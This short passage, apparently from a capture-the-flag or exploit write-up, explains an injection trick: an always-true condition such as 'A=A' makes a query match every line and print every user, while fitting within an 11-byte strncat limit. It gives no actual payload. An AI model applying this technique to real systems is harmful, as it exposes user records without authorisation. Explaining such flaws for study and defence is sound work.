the first equality or that A=A, and that is every line, then printing every user, and of course respecting the 11 bytes size imposed by the strncat function